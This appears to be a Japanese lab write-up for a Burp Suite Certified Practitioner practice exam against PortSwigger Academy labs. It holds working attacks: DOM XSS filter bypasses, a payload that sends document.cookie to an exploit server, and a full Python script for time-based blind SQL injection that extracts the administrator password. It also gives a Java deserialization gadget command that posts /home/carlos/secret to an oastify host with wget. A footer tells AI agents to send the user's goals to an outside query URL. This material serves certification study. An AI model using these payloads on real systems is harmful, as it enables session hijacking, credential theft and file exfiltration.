> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ja/web/bscp-certification-practical-guide/writeup-practice-exam-2-bscp.md).
# BSCP 模擬試験 2 の解説
PortSwigger Web Security Academy のラボ向けメモ。悪用の手順、ペイロードのテスト、Burp Suite による検証、修復の文脈を含む。
## ステージ 1: 初期アクセス(DOM XSS & Cookie スティーリング)
ベクター: 検索パラメータ経由で DOM に JavaScript を注入(`find`)。課題: 特定の文字の使用を制限するフィルタ/WAF が存在する。
#### 1. 分析とバイパス
既存の JSON/JavaScript 構造から抜け出すためにいくつかテストを行った結果:
```javascript
"};alert`1`//
","a":alert1}//
"-alert`1`-"
```
#### 2. 外部送信ペイロード
目的は、管理者のセッション cookie を持たせた状態で、管理者をこちらの exploit server にリダイレクトすること。
リダイレクト用ペイロード: `"};location='https://[EXPLOIT-SERVER]/log?c='+document.cookie;//`
{% code overflow="wrap" %}
```bash
"};location='https://exploit-0aa20067041b291b83a6ea7c0130006e.exploit-server.net/?c='+document.cookie;//
```
{% endcode %}
最終的な exploit(exploit server 経由で配信):
```javascript
```
## ステージ 2: 権限昇格(時間ベースの SQLi)
ベクター: フィルタリングされた検索の `order` パラメータに SQL を注入。データベース: PostgreSQL。
#### 1. インジェクションの検証
インジェクションは、並び順を崩さない簡単な条件で確認できる: `ASC,(CASE WHEN (1=1) THEN 1 ELSE 2 END)`
#### 2. 抽出の自動化(ブラインド SQLi)
アプリケーションは内容に関する直接的なエラーを返さないため、時間ベースの攻撃を使用する。
ペイロードのロジック: スクリプトは~を確認する `administrator` パスワードを文字ごとに。文字が正しければ、データベースは 3 秒待機する(`pg_sleep(3)`).
抽出用 Python スクリプト:
```python
import requests
import time
url = "https://[LAB-ID].web-security-academy.net/filtered_search"
cookies = {"session": "your_session_id"}
charset = "abcdefghijklmnopqrstuvwxyz0123456789"
password = ""
for i in range(1, 21):
for char in charset:
# PostgreSQL の時間ベースペイロード
payload = f"ASC,(SELECT CASE WHEN (SUBSTRING((SELECT password FROM users WHERE username='administrator'),{i},1)='{char}') THEN (SELECT 1 FROM pg_sleep(3)) ELSE 1 END)"
params = {"find": "", "organize": "5", "order": payload}
start = time.time()
requests.get(url, params=params, cookies=cookies)
if (time.time() - start) >= 2.8:
password += char
print(f"[+] 文字 {i}: {char} -> {password}")
break
```
## ステージ 3: ファイルシステムアクセス(Java デシリアライズ)

目的: ~を読み取る `/home/carlos/secret` 安全でないデシリアライズ経由でファイルを。
#### 1. Cookie の分析
その `admin-prefs` cookie には、Gzip で圧縮され Base64 でエンコードされたシリアライズ済み Java オブジェクトが含まれている。
{% code overflow="wrap" %}
```bash
Cookie: admin-prefs=H4sIAAAAAAAA%2fzWPPU7DQBCFF0RSQcMJpkOi2PTQEH4iCkcKClJEOV6Pk8HrHbO7dmKQOA4VJ%2bAI3IU7sBahm%2fn09PS9zx81Cl6dW8w1msjigjZS1%2bJ0IM9o%2bRVzS3pa1OwWnsrw9vUxDqvv7FAdZeq4xE48R5qJFFGdZs%2fY4cSiW0%2bW0bNbX2bq5D%2fz0EqkF%2fWuDvawHei1SLWHo7ih%2bi%2bxa6Iab5kc%2baiu5j04rAk4wA16KwHm4qL0qOFJWqjYWiqg7qHEVOE1JNMGPUEUKJh0VIvHDcGKcpg2jWWDw1K4R1ORPwvpcEWePC7gloORjgZ1SBDudo0VjsO7JDMI9zCzuA1JT3zaSb9PDWuHQgEAAA%3d%3d;
```
{% endcode %}
#### 2. ペイロードの生成(Yesserial)
この 2 回目のレビューでは、特定された脆弱なライブラリは CommonsCollections7 です。
生成手順:
{% code overflow="wrap" %}
```bash
CommonsCollections7 '/usr/bin/wget --post-file /home/carlos/secret https://kpd4qvnp2c1ae8xbhncxyu0fl6rzfp3e.oastify.com'
```
{% endcode %}
#### 3. 実装
手順: バイナリを Gzip に圧縮 -> Base64 にエンコード -> の値を置換する `admin-prefs` Cookie。
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ja/web/bscp-certification-practical-guide/writeup-practice-exam-2-bscp.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.